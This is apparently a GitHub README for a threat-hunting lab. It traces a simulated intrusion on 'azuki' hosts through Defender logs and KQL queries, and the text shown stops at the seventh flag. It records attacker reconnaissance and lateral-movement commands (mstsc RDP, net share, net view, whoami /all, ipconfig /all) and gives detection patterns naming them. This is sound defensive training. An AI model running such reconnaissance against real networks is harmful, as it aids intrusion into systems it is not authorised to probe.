buggsjr0/Threat-Hunting-Scenario---Cargo_Hold
GitHub: buggsjr0/Threat-Hunting-Scenario---Cargo_Hold
基于KQL查询的威胁狩猎场景分析工具
Stars: 0 | Forks: 0
# INCIDENT BRIEF - Cargo Hold -Azuki Import/Export - 梓貿易株式会社 **📋 INCIDENT BRIEF** **SITUATION** After establishing initial access on **November 19th**, network monitoring detected the attacker returning approximately **72 hours later**. Suspicious lateral movement and large data transfers were observed overnight on the file server. **COMPROMISED SYSTEMS** [REDACTED - Investigation Required] **EVIDENCE AVAILABLE** Microsoft Defender for Endpoint logs **Query Starting Point** DeviceLogonEvents | where DeviceName contains "azuki"
📚 Table of Contents
- [Hunt Overview](#hunt-overview) - [🚩 Flag #1: Initial Access](#flag-1) - [🚩 Flag #2: Lateral Movement](#flag-2) - [🚩 Flag #3: Valid Accounts Abuse](#flag-3) - [🚩 Flag #4: Share Discovery](#flag-4) - [🚩 Flag #5: Remote Share Discovery](#flag-5) - [🚩 Flag #6: Privilege & Group Discovery](#flag-6) - [🚩 Flag #7: Network Discovery](#flag-7) - [🚩 Flag #8: Defense Evasion](#flag-8) - [🚩 Flag #9: Data Staging](#flag-9) - [🚩 Flag #10: LOLBIN Download](#flag-10) - [🚩 Flag #11: Credential Discovery](#flag-11) - [🚩 Flag #12: Bulk Data Collection](#flag-12) - [🚩 Flag #13: Data Compression](#flag-13) - [🚩 Flag #14: Tool Masquerading](#flag-14) - [🚩 Flag #15: LSASS Memory Dump](#flag-15) - [🚩 Flag #16: Data Exfiltration](#flag-16) - [🚩 Flag #17: Cloud Exfiltration](#flag-17) - [🚩 Flag #18: Registry Persistence](#flag-18) - [🚩 Flag #19: Beacon Filename](#flag-19) - [🚩 Flag #20: History File Deletion](#flag-20) - [High-Level Summary](#high-level-summary)## Hunt Overview This hunt documents a full post-compromise intrusion lifecycle on a Windows server, beginning with valid account abuse and lateral movement, progressing through credential access, bulk data collection, and exfiltration, and concluding with persistence and anti-forensic cleanup. The activity demonstrates deliberate attacker tradecraft aligned with multiple high-confidence MITRE ATT&CK techniques. | Flag | Technique Category | MITRE ID | Priority | |------|------------------------------|--------------|----------| | 1 | Initial Access (Return) | T1078 | Critical | | 2 | Lateral Movement (RDP) | T1021.001 | Critical | | 3 | Valid Account Abuse | T1078 | Critical | | 4 | Share Discovery | T1135 | High | | 5 | Remote Share Discovery | T1135 | High | | 6 | Privilege Discovery | T1033 / T1069| High | | 7 | Network Discovery | T1016 | Medium | | 8 | Defense Evasion (Hidden Files)| T1564.001 | High | | 9 | Data Staging | T1074.001 | Critical | | 10 | LOLBIN Download | T1105 | Critical | | 11 | Credential Discovery | T1552.001 | Critical | | 12 | Bulk Data Collection | T1074.001 | Critical | | 13 | Data Compression | T1560.001 | High | | 14 | Tool Masquerading | T1036 | High | | 15 | LSASS Memory Dump | T1003.001 | Critical | | 16 | Data Exfiltration (HTTP) | T1048.003 | Critical | | 17 | Cloud Exfiltration | T1567.002 | Critical | | 18 | Persistence (Registry Run Key)| T1547.001 | High | | 19 | Persistence (Masqueraded Beacon)| T1036 | High | | 20 | Anti-Forensics (History Deletion)| T1070.003 | High |

### 🚩 Flag 1: INITIAL ACCESS - Return Connection Source **🎯 Objective** After establishing initial access, sophisticated attackers often wait hours or days (dwell time) before continuing operations. They may rotate infrastructure between sessions to avoid detection. **📌 Finding** 159.26.106.98 **🔍 Evidence** | Field | Value | |------------------|----------------------------------| | Device Name | azuki-sl | | Timestamp | Nov 22, 2025 7:27:53 AM | | Action Type | LogonSuccess | **💡 Why it matters** The IP address discovered is the new source the attacker used when returning approximately 72 hours after the initial compromise. Sophisticated adversaries commonly rotate infrastructure between sessions to avoid linking new activity to the original breach and to evade detection based on known-bad IPs. Identifying this different return IP confirms the attacker has maintained access, exercised patience (dwell time), and is now escalating the intrusion (MITRE ATT&CK TA0001 – Initial Access sustained via T1078 – Valid Accounts). **🔧 KQL Query Used** DeviceLogonEvents | where DeviceName contains "azuki" | where Timestamp between (startofday(datetime(2025-11-22)) .. endofday(datetime(2025-11-24))) | where isnotempty(RemoteIP) | where ActionType contains "success" | project Timestamp, DeviceId, DeviceName, ActionType, InitiatingProcessRemoteSessionIP, RemoteIP **🖼️ Screenshot**
 **🛠️ A.I. Detection Recommendation**
DeviceLogonEvents
| where TimeGenerated > ago(30d) // Adjust window as needed (e.g., last 30 days)
| where isnotempty(RemoteIP) // Only remote logons with a real IP
| where LogonType in ("RemoteInteractive", "Network") // Focus on RDP and network logons (common for attackers)
| where AccountName !contains "$" // Exclude machine accounts (optional – reduces noise)
| summarize LogonCount = count(), FirstLogon = min(TimeGenerated), LastLogon = max(TimeGenerated) by DeviceName, AccountName, RemoteIP
| where LogonCount >= 1 // Or raise threshold if needed
| order by LastLogon desc
**🛠️ A.I. Detection Recommendation**
DeviceLogonEvents
| where TimeGenerated > ago(30d) // Adjust window as needed (e.g., last 30 days)
| where isnotempty(RemoteIP) // Only remote logons with a real IP
| where LogonType in ("RemoteInteractive", "Network") // Focus on RDP and network logons (common for attackers)
| where AccountName !contains "$" // Exclude machine accounts (optional – reduces noise)
| summarize LogonCount = count(), FirstLogon = min(TimeGenerated), LastLogon = max(TimeGenerated) by DeviceName, AccountName, RemoteIP
| where LogonCount >= 1 // Or raise threshold if needed
| order by LastLogon desc

### 🚩 Flag 2: LATERAL MOVEMENT - Compromised Device **🎯 Objective** Lateral movement targets are selected based on their access to sensitive data or network privileges. File servers are high-value targets containing business-critical information. **📌 Finding** azuki-fileserver01 **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-sl | | Timestamp | Nov 22, 2025 7:38:47 AM | | Process | Microsoft Remote Desktop Connection | | Parent Process | powershell.exe | | Command Line | `"mstsc.exe" /V:10.1.0.188 ` | **💡 Why it matters** The command "mstsc.exe" /v:10.1.0.188 shows someone launching Remote Desktop to connect to the machine at IP 10.1.0.188. In a compromised environment, this is a clear sign the attacker is using stolen credentials to move laterally — jumping from the machine they already control to a new target inside the network via RDP. Finding this event reveals the attacker’s next target and confirms active hands-on-keyboard movement, a critical escalation step in most real-world breaches (MITRE ATT&CK T1021.001 – Remote Desktop Protocol). **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki-sl" | where ProcessCommandLine contains "mstsc.exe" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine **🖼️ Screenshot**

 **🛠️ A.I. Detection Recommendation**
DeviceProcessEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where FileName == "mstsc.exe" // Focus on Remote Desktop client launches
| where ProcessCommandLine contains "/v:" // Look for the /v switch specifying a target
| extend Target = extract(@"/v:([^ ]+)", 1, ProcessCommandLine) // Extract the target IP/hostname
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, Target, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ A.I. Detection Recommendation**
DeviceProcessEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where FileName == "mstsc.exe" // Focus on Remote Desktop client launches
| where ProcessCommandLine contains "/v:" // Look for the /v switch specifying a target
| extend Target = extract(@"/v:([^ ]+)", 1, ProcessCommandLine) // Extract the target IP/hostname
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, Target, InitiatingProcessCommandLine
| order by TimeGenerated desc

### 🚩 Flag 3: LATERAL MOVEMENT - Compromised Account **🎯 Objective** Identifying which credentials were compromised determines the scope of unauthorised access and guides remediation efforts. **📌 Finding** fileadmin **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | Nov 22, 2025 7:38:49 AM | | Action Type | Logon Success | | Remote IP | 10.1.0.204 | **💡 Why it matters** Finding the exact compromised account is essential because it shows the full scope of what the attacker can reach — in this case, sensitive files and shares that a file-server admin would normally access. Knowing the compromised account enables immediate containment (disable/reset the account) and guides the rest of the investigation and remediation (MITRE ATT&CK T1078 – Valid Accounts used for lateral movement and data access). **🔧 KQL Query Used** DeviceLogonEvents | where RemoteDeviceName contains "azuki" | where Timestamp between (startofday(datetime(2025-11-22)) .. endofday(datetime(2025-11-22))) | project Timestamp, DeviceId, DeviceName, ActionType, InitiatingProcessRemoteSessionIP, RemoteIP **🖼️ Screenshot** [Your screenshot here]

 **🛠️ Detection Recommendation**
DeviceLogonEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where isnotempty(RemoteIP) // Only remote logons
| where LogonType in ("RemoteInteractive", "Network") // RDP or network logons (common for lateral movement)
| where AccountName !contains "$" // Exclude machine accounts (optional noise reduction)
| summarize LogonCount = count(),
FirstSeen = min(TimeGenerated),
LastSeen = max(TimeGenerated),
Devices = make_set(DeviceName) by AccountName, RemoteIP
| where LogonCount >= 2 // Find accounts with multiple logons from the same remote IP
| order by LogonCount desc
**🛠️ Detection Recommendation**
DeviceLogonEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where isnotempty(RemoteIP) // Only remote logons
| where LogonType in ("RemoteInteractive", "Network") // RDP or network logons (common for lateral movement)
| where AccountName !contains "$" // Exclude machine accounts (optional noise reduction)
| summarize LogonCount = count(),
FirstSeen = min(TimeGenerated),
LastSeen = max(TimeGenerated),
Devices = make_set(DeviceName) by AccountName, RemoteIP
| where LogonCount >= 2 // Find accounts with multiple logons from the same remote IP
| order by LogonCount desc
### 🚩 Flag 4: DISCOVERY - Share Enumeration Command **🎯 Objective** Network share enumeration reveals available data repositories and helps attackers identify targets for collection and exfiltration. **📌 Finding** "net.exe" share **🔍 Evidence** | Field | Value | |------------------|-------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | Nov 22, 2025 7:40:54 AM | | Process | net.exe | | Parent Process | powershell.exe | | Command Line | `"net.exe" share ` | **💡 Why it matters** The attacker ran a command to list all visible network shares from the compromised machine. This simple action instantly shows them which servers and workstations are sharing folders — and, more importantly, which ones their current stolen account can actually reach. Finding accessible shares is a critical step for attackers because those folders often contain the most valuable data (finance, HR, backups, databases) and become the primary targets for collection and exfiltration (MITRE ATT&CK T1135 – Network Share Discovery). Spotting this early tells us the attacker is actively mapping the network for high-value data locations. **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | where ProcessCommandLine contains "net" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
DeviceProcessEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where FileName in ("net.exe", "powershell.exe", "cmd.exe") // Common processes used for share discovery
| where ProcessCommandLine has_any("net view", "net share", "Get-SmbShare", "win32_share", "wmic share")
| extend Target = extract(@"\\\\([^\\]+)", 1, ProcessCommandLine) // Extracts potential target hostname if present
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, FileName, Target, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
DeviceProcessEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where FileName in ("net.exe", "powershell.exe", "cmd.exe") // Common processes used for share discovery
| where ProcessCommandLine has_any("net view", "net share", "Get-SmbShare", "win32_share", "wmic share")
| extend Target = extract(@"\\\\([^\\]+)", 1, ProcessCommandLine) // Extracts potential target hostname if present
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, FileName, Target, InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #5: DISCOVERY - Remote Share Enumeration **🎯 Objective** Attackers enumerate remote network shares to identify accessible file servers and data repositories across the network. **📌 Finding** "net.exe" view \\10.1.0.188 **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | Nov 22, 2025 7:42:01 AM | | Process | net.exe | | Parent Process | powershell.exe | | Command Line | `net.exe" view \\10.1.0.188` | **💡 Why it matters** The attacker ran a command to list network shares on a remote machine (not just the local one), revealing which folders and files on other servers they can actually access with their current stolen credentials. This step is crucial because it helps the attacker quickly locate high-value data repositories — such as file servers holding finance, HR, or customer files — that are often the ultimate target for exfiltration or encryption. Detecting remote share enumeration early signals that the attacker has moved beyond basic recon and is actively hunting for data across the network (MITRE ATT&CK T1135 – Network Share Discovery). **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | where ProcessCommandLine contains "\\" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName | order by Timestamp asc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
DeviceProcessEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where FileName in ("net.exe", "cmd.exe", "powershell.exe")
| where ProcessCommandLine has_any("net view \\\\", "net use \\\\", "Get-SmbMapping", "Invoke-Command -ComputerName")
| extend RemoteTarget = extract(@"\\\\([^\\ ]+)", 1, ProcessCommandLine) // Extracts the remote hostname/server queried
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, RemoteTarget, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
DeviceProcessEvents
| where TimeGenerated > ago(30d) // Adjust time window as needed
| where FileName in ("net.exe", "cmd.exe", "powershell.exe")
| where ProcessCommandLine has_any("net view \\\\", "net use \\\\", "Get-SmbMapping", "Invoke-Command -ComputerName")
| extend RemoteTarget = extract(@"\\\\([^\\ ]+)", 1, ProcessCommandLine) // Extracts the remote hostname/server queried
| project TimeGenerated, DeviceName, AccountName, ProcessCommandLine, RemoteTarget, InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #6: DISCOVERY - Privilege Enumeration **🎯 Objective** Understanding current user privileges and group memberships helps attackers determine what actions they can perform and whether privilege escalation is needed. **📌 Finding** "whoami.exe" /all **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T00:42:24.1217046Z | | Process | whoami.exe | | Parent Process | "powershell.exe | | Command Line | `"whoami.exe" /all` | **💡 Why it matters** Running whoami.exe /all is a high-signal discovery action that reveals the attacker’s effective privileges, group memberships, token elevation status, and assigned rights under the current session. This information allows an attacker to immediately assess whether they already have administrative or delegated access, or whether privilege escalation is required before proceeding. In real-world intrusions, this step often precedes credential abuse, lateral movement, or direct access to sensitive systems when elevated roles (e.g., Domain Users with special rights, local administrators, backup operators) are discovered. The use of this command via PowerShell strongly aligns with MITRE ATT&CK T1033 – System Owner/User Discovery and T1069 – Permission Group Discovery. Because it provides rapid confirmation of attack feasibility with minimal noise, whoami /all is commonly observed in hands-on-keyboard activity and is a reliable indicator of interactive attacker presence, not automated background activity. **🔧 KQL Query Used** (filter "whoami") DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName | order by Timestamp asc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
***Hunting tip:*** Prioritize results where the initiating process is powershell.exe, the account is non-IT or service-based, or the activity occurs shortly after initial access or lateral movement events.
DeviceProcessEvents | where TimeGenerated > ago(30d) // Tune for hunt scope | where FileName in ("whoami.exe", "cmd.exe", "powershell.exe") | where ProcessCommandLine has_any( "whoami /all", "whoami /groups", "whoami /priv", "Get-LocalGroup", "Get-LocalGroupMember", "net localgroup", "net user" ) | project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessAccountName | order by TimeGenerated desc
### 🚩 Flag #7: DISCOVERY - Network Configuration Command **🎯 Objective** Network configuration enumeration helps attackers understand the target environment, identify domain membership, and discover additional network segments. **📌 Finding** "ipconfig.exe" /all **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T00:42:46.3655894Z | | Process | ipconfig.exe | | Parent Process | "powershell.exe" | | Command Line | `"ipconfig.exe" /all` | **💡 Why it matters** Running ipconfig /all provides attackers with detailed insight into the host’s network configuration, including IP addresses, DNS servers, default gateways, and domain membership. This information helps determine whether the system is domain-joined, identify internal DNS infrastructure, and reveal additional network segments that may be reachable. In real-world intrusions, this command is commonly executed immediately after initial access to orient the attacker within the environment. When observed alongside other discovery activity, it strongly indicates hands-on-keyboard reconnaissance rather than benign automation. This behavior maps to MITRE ATT&CK T1016 – System Network Configuration Discovery and is a reliable early-stage signal of active adversary presence. **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName | order by Timestamp asc **🖼️ Screenshot**
